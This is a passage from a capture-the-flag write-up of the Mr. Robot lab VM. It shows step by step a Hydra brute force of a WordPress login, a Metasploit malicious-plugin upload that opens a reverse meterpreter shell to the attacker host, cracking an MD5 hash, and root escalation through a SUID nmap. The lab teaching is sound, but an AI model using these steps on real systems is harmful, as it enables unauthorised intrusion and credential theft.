a valid entry.

Elliot appears to be our username; let's try this again, this time making sure we have the password. Use the new hydra command:

>> **hydra -l elliot -P fsocity\_filtered.dic 10.0.2.6 http-post-form**  
**“/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=is incorrect”**


```
root@kali: ~/mrrobot
hydra -l elliot -P fsociety_filtered.dic 10.0.2.6 http-post-form "/wp-login.php:log='USER'&pwd='PASS'&wp-submit=Log+In:F=Is+incorrect"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-10 00:06:17
[DATA] max 16 tasks per 1 server, overall 16 tasks, 11452 login tries (1:1/p:11452), ~716 tries per task
[DATA] attacking http-post-form://10.0.2.6:80/wp-login.php:log='USER'&pwd='PASS'&wp-submit=Log+In:F=Is+incorrect
[STATUS] 1099.00 tries/min, 1099 tries in 00:01h, 10353 to do in 00:10h, 16 active
[STATUS] 1083.00 tries/min, 3249 tries in 00:03h, 6203 to do in 00:08h, 16 active
[80][http-post-form] host: 10.0.2.6 login: elliot password: ER28-0652
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-01-10 00:10:01

root@kali: ~/mrrobot
```

Great! We've successfully obtained the password **ER28-0652**. Now, we can use these credentials to log in.

Upon exploring, it appears that the WordPress installation is inactive. There are no pages, no posts, and only one additional user, mich05654, who isn't an administrator—so we can disregard this user.



Our next step is to utilize the WordPress admin privileges to gain access to the webserver. To achieve this, we'll employ Metasploit.

Use :-

```
>> msfconsole
```

```
>> search wordpress shell
```

```
>> exploit/unix/webapp/wp_admin_shell_upload or use 1
```

We're going to use a [Metasploit Module](#) that will create a malicious plugin and upload it to the WordPress installation, giving us a meterpreter shell back.

```

(root@kali) - [~/mrrobot]
# msfconsole

[#####] $a, [#####]
[#####] $S 7a, [#####]
[#####] 7a, [#####]
[#####] a$a, [#####]
[#####] $p" [#####]
[#####] a,$S [#####]
[#####] "a,$S [#####]
[#####] "s [#####]

+ --=[ metasploit v6.3.27-dev ]
+ --=[ 2335 exploits - 1220 auxiliary - 413 post ]
+ --=[ 1385 payloads - 46 encoders - 11 nops ]
+ --=[ 9 evasion ]

Metasploit tip: Use the resource command to run
commands from a file
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search wordpress shell

Matching Modules

# Name Disclosure Date Rank Check Description
- - - - -
0 exploit/multi/http/wp_ait_csv_rce 2020-11-14 excellent Yes WordPress AIT CSV Import Export Unauth
entiated Remote Code Execution
1 exploit/unix/webapp/wp_admin_shell_upload 2015-02-21 excellent Yes WordPress Admin Shell Upload
2 exploit/unix/webapp/wp_asset_manager_upload_exec 2012-05-26 excellent Yes WordPress Asset-Manager PHP File Uploa
d Vulnerability
3 exploit/multi/http/wp_crop_rce 2019-02-19 excellent Yes WordPress Crop-image Shell Upload
4 exploit/unix/webapp/wp_mobile_detector_upload_execute 2016-05-31 excellent Yes WordPress WP Mobile Detector 3.5 Shell
Upload
5 exploit/unix/webapp/wp_symposium_shell_upload 2014-12-11 excellent Yes WordPress WP Symposium 14.11 Shell Up
load
6 exploit/unix/webapp/wp_property_upload_exec 2012-03-26 excellent Yes WordPress WP-Property PHP File Upload
Vulnerability
7 exploit/multi/http/wp_dnd_mul_file_rce 2020-05-11 excellent Yes Wordpress Drag and Drop Multi File Up
load RCE
8 exploit/unix/webapp/wp_nmediawebsite_file_upload 2015-04-12 excellent Yes Wordpress N-Media Website Contact Form
Upload Vulnerability
9 exploit/multi/http/wp_plugin_backup_guard_rce 2021-05-04 excellent Yes Wordpress Plugin Backup Guard - Authen
ticated Remote Code Execution
10 exploit/multi/http/wp_plugin_modern_events_calendar_rce 2021-01-29 excellent Yes Wordpress Plugin Modern Events Calenda
r - Authenticated Remote Code Execution

```

Use >> **show options**

```

msf6 > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/wp_admin_shell_upload) > show options

Module options (exploit/unix/webapp/wp_admin_shell_upload):

Name Current Setting Required Description
- - - - -
PASSWORD yes The WordPress password to authenticate with
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
TARGETURI / yes The base path to the wordpress application
USERNAME yes The WordPress username to authenticate with
VHOST no HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

Name Current Setting Required Description
- - - - -
LHOST 10.0.2.4 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:

Id Name
-- --
0 WordPress

```

Use:-

```

msf6 exploit(unix/webapp/wp_admin_shell_upload) > set PASSWORD ER28-0652
PASSWORD => ER28-0652
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set USERNAME elliot
USERNAME => elliot
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set RHOST 10.0.2.6

```

RHOST => 10.0.2.6

msf6 exploit(unix/webapp/wp\_admin\_shell\_upload) > set WPCHECK false

WPCHECK => false

msf6 exploit(unix/webapp/wp\_admin\_shell\_upload) > exploit

```
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set PASSWORD ER28-0652
PASSWORD => ER28-0652
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set USERNAME elliot
USERNAME => elliot
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set RHOST 10.0.2.6
RHOST => 10.0.2.6
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set WPCHECK false
WPCHECK => false
msf6 exploit(unix/webapp/wp_admin_shell_upload) > exploit

[*] Started reverse TCP handler on 10.0.2.4:4444
[*] Authenticating with WordPress using elliot:ER28-0652 ...
[+] Authenticated with WordPress
[*] Preparing payload ...
[*] Uploading payload ...
[*] Executing the payload at /wp-content/plugins/nVavLXxFbF/rtUdbhYjoV.php ...
[*] Sending stage (39927 bytes) to 10.0.2.6
[*] Meterpreter session 1 opened (10.0.2.4:4444 -> 10.0.2.6:42363) at 2024-01-10 00:38:54 -0800
[!] This exploit may require manual cleanup of 'rtUdbhYjoV.php' on the target
[!] This exploit may require manual cleanup of 'nVavLXxFbF.php' on the target
[!] This exploit may require manual cleanup of '../nVavLXxFbF' on the target

meterpreter > shell
Process 2177 created.
```

Now the shell that we have right now is still limited so now escape the shell and basically spawn a better one and i'm going to do that with python so i'm going to say python -c and i'm going to write some python code to import pty then pty spawn and then the shell that we want to spawn which is going to be bin bash and close all the brackets so we now have imported in shell.

>> python -c 'import pty;pty.spawn("/bin/bash")'

```
meterpreter > shell
Process 2177 created.
Channel 0 created.
ls
nVavLXxFbF.php
rtUdbhYjoV.php
cd home
/bin/sh: 2: cd: can't cd to home
python -c 'import pty;pty.spawn("/bin/bash")'
<ps/wordpress/htdocs/wp-content/plugins/nVavLXxFbF$ whoami
whoami
daemon
<ps/wordpress/htdocs/wp-content/plugins/nVavLXxFbF$
```


If we now go to the user's desktop at /home/robot, we can see the second key there, as well as a file called password.raw-md5

```
daemon@linux:/home/robot$ cat password.raw-md5
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
daemon@linux:/home/robot$
```

Now we got the hash from the raw-md5 file for the account “robot”.

**Robot:c3fcd3d76192e4007dfb496cca67e13b**

The md5 hash can be cracked by hashcat but since its is been hashed we can check it online on [Crackstation](#).



The screenshot shows the CrackStation website interface. At the top, there's a navigation bar with "CrackStation", "Password Hashing Security", and "Defuse Security". The main heading is "Free Password Hash Cracker". Below this, a text box contains the hash "c3fcd3d76192e4007dfb496cca67e13b". To the right of the text box is a reCAPTCHA widget with the text "I'm not a robot" and a "Crack Hashes" button. Below the text box, there's a table with three columns: "Hash", "Type", and "Result". The table contains one row with the hash "c3fcd3d76192e4007dfb496cca67e13b", the type "md5", and the result "abcdefghijklmnopqrstuvwxyz". Below the table, there's a "Color Codes" section with a legend: "Exact match" (green), "Partial match" (yellow), and "Not found" (red).

Hash	Type	Result
c3fcd3d76192e4007dfb496cca67e13b	md5	abcdefghijklmnopqrstuvwxyz

Color Codes: Exact match, Partial match, Not found.

**Great ! we got the second flag.**

Let's use Python to spawn a bash shell using our meterpreter shell. After obtaining our bash shell, we can log in as a robot to increase our level of access.

We'll be using the following command to check for binaries with the SUID bit set:

**find / -perm -4000 -type f 2>/dev/null**

With this command, we can check for binaries that can run commands as it's owner. In our case, we found the following files:

```
daemon@linux:/home/robot$ cat password.raw-md5
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
daemon@linux:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

robot@linux:~$ find / -perm -4000 -type f 2>/dev/null
find / -perm -4000 -type f 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
```



In order to locate the third key, I looked for a file whose name started with "key-3-." The root directory contains the third key file. The third and last key to the box can be obtained by catalysing the file.

```
Use >> nmap --interactive
>> !whoami
>> !ls /root
>> !cat /root/key-3-of-3.txt
```

```
robot@linux:~$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> help
help
Nmap Interactive Commands:
n <nmap args> -- executes an nmap scan using the arguments given and
waits for nmap to finish. Results are printed to the
screen (of course you can still use file output commands).
! <command> -- runs shell command given in the foreground
x -- Exit Nmap
f [--spoofer <fakeargs>] [--nmap_path <path>] <nmap args>
-- Executes nmap in the background (results are NOT
printed to the screen). You should generally specify a
file for results (with -oX, -oG, or -oN). If you specify
fakeargs with --spoofer, Nmap will try to make those
appear in ps listings. If you wish to execute a special
version of Nmap, specify --nmap_path.
n -h -- Obtain help with Nmap syntax
h -- Prints this help screen.
Examples:
n -sS -O -v example.com/24
f --spoofer "/usr/local/bin/pico -z hello.c" -sS -oN e.log example.com/24

nmap> !whoami
!whoami
root
waiting to reap child : No child processes
nmap> !ls /root
!ls /root
firstboot_done key-3-of-3.txt
waiting to reap child : No child processes
nmap> cat key-3-of-3.txt
cat key-3-of-3.txt
Unknown command (cat) -- press h <enter> for help
nmap> !cat /root/key-3-of-3.txt
!cat /root/key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
waiting to reap child : No child processes
nmap> █
```

Indeed, the third and last key is now in our possession!

After finding a WordPress installation, we were able to compromise the Mr. Robot virtual machine (VM), upload a malicious plugin, and escalate privileges using nmap to obtain root authorization.

This ends the challenge. Thank you for reading this write-up. Stay tuned and follow me on [LinkedIn](#) to receive updates on more write-ups such as this.



## Conclusion

This challenge demonstrates the process of compromising a virtual machine, starting from reconnaissance to privilege escalation. Thank you for reading this write-up, and stay tuned for more updates on LinkedIn.